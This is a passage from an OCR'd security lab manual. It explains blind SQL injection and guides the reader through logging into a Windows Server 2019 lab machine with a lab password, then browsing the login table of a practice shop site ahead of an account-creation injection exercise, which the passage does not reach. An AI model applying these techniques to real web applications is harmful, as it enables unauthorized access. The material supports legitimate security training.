
Note: Blind SQL injection is used when a web application is vulnerable to an SQL injection, but the results of the injection are not visible to the attacker. It is identical to a normal SQL injection except that when an attacker attempts to exploit an application, rather than seeing a useful (i.e., information-rich) error message, a generic custom page is displayed. In blind SQL injection, an attacker poses a true or false question to the database to see if the application is vulnerable to SQL injection.

7. Now, we shall create a user account using the SQL injection query. Before proceeding with this sub-task, we shall first examine the login database of the **GoodShopping** website.
8. Switch to the **Windows Server 2019** virtual machine.
9. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.


   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

   Note: In this task, we are logging into the **Windows Server 2019** machine as a victim.


10. Click the **Type here to search** icon in the lower section of **Desktop** and type **microsoft**. From the results, click **Microsoft SQL Server Management Studio 18**.




11. **Microsoft SQL Server Management Studio** opens, along with a **Connect to Server** pop-up. In the **Connect to Server** pop-up, leave the default settings as they are and click the **Connect** button.



12. In the left pane of the **Microsoft SQL Server Management Studio** window, under the **Object Explorer** section, expand the **Databases** node. From the available options, expand the **GoodShopping** node, and then the **Tables** node under it.
13. Under the **Tables** node, right-click the **dbo.Login** file and click **Select Top 1000 Rows** from the context menu to view the available credentials.

